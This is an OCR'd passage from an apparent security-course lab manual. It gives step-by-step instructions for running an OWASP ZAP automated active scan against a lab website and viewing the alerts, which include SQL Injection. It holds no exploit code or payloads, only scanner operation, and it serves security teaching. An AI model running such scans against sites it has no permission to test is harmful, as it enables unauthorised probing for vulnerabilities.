
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

ZAP 2.9.0 is available now

Figure 2.2.2: OWASP ZAP: click Manual Explore

5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, **http://www.moviescope.com**). Leave other options set to default, and then click the **Attack** button.


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
<
Select...
Attack
Stop
History
Search
Alerts
Output
Filter: OFF
Export

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com


Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

Progress: Not started

Figure 2.2.3: OWASP ZAP: Automated Scan wizard

6. **OWASP ZAP** starts performing **Active Scan** on the target website, as shown in the screenshot.


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
History
Search
Alerts
Output
Spider
Active Scan
New ...
Exp

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com Select...

Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

Progress: 0: http://www.moviescope.com Current Scans: 1 Num requests: 150 New Alerts: 0


Id	Req. Timest...	Resp. Timest...	Met...	URL	Co...	Reason	R...	Size Resp. H...	Size Resp. ...
193	9/4/20 9:13:3...	9/4/20 9:13:3...	POST	http://www.moviescope.com/	200	OK	1...	222 bytes	4,431 bytes
194	9/4/20 9:13:3...	9/4/20 9:13:3...	POST	http://www.moviescope.com/	200	OK	1...	222 bytes	4,431 bytes
195	9/4/20 9:13:3...	9/4/20 9:13:3...	GET	http://www.moviescope.com/images	301	Moved ...	1...	228 bytes	156 bytes
196	9/4/20 9:13:3...	9/4/20 9:13:3...	GET	http://www.moviescope.com/js	301	Moved ...	1...	224 bytes	152 bytes
197	9/4/20 9:13:3...	9/4/20 9:13:3...	GET	http://www.moviescope.com/css	301	Moved ...	1...	225 bytes	153 bytes
198	9/4/20 9:13:3...	9/4/20 9:13:3...	POST	http://www.moviescope.com/	200	OK	1...	222 bytes	4,431 bytes
199	9/4/20 9:13:3...	9/4/20 9:13:3...	POST	http://www.moviescope.com/	200	OK	4...	222 bytes	4,431 bytes

Alerts 1 1 3 0 Current Scans 0 0 0 1 0 0 0 0

Figure 2.2.4: OWASP ZAP: Scanning the target website

7. After the scan completes, **Alerts** tab appears, as shown in the screenshot.
8. You can observe the vulnerabilities found on the website under the **Alerts** tab.

Note: The discovered vulnerabilities might differ in your lab environment.


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
<
History
Search
Alerts
Output
Spider
Active Scan
Select...

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com

Alerts (6)
- SQL Injection
- Viewstate without MAC Signature (Unsure) (3)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (3)
- Web Browser XSS Protection Not Enabled (5)
- X-Content-Type-Options Header Missing (16)

Full details of any selected alert will be displayed here.


You can manually add alerts by right clicking on the relevant line in th e history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts 2 1 3 0 Current Scans 0 0 0 0 0 0 0 0

Figure 2.2.5: OWASP ZAP: Alert tab

9. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.


Untitled Session - OWASP ZAP 2.8.0
File Edit View Analyse Report Tools Import Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
History
Search
Alerts
Output
Spider
Active Scan
Select...

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com

Use traditional spider: ☑

Use ajax spider: ☐ with Firefox Headless

Alerts (6)
- SQL Injection
  - POST: http://www.moviescope.com/
- Viewstate without MAC Signature (Unsure) (3)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (3)
- Web Browser XSS Protection Not Enabled (5)
- X-Content-Type-Options Header Missing (16)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in th e history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts 2 1 3 0 Current Scans 0 0 0 0 0 0 0 0

Figure 2.2.6: Expand SQL Injection vulnerability

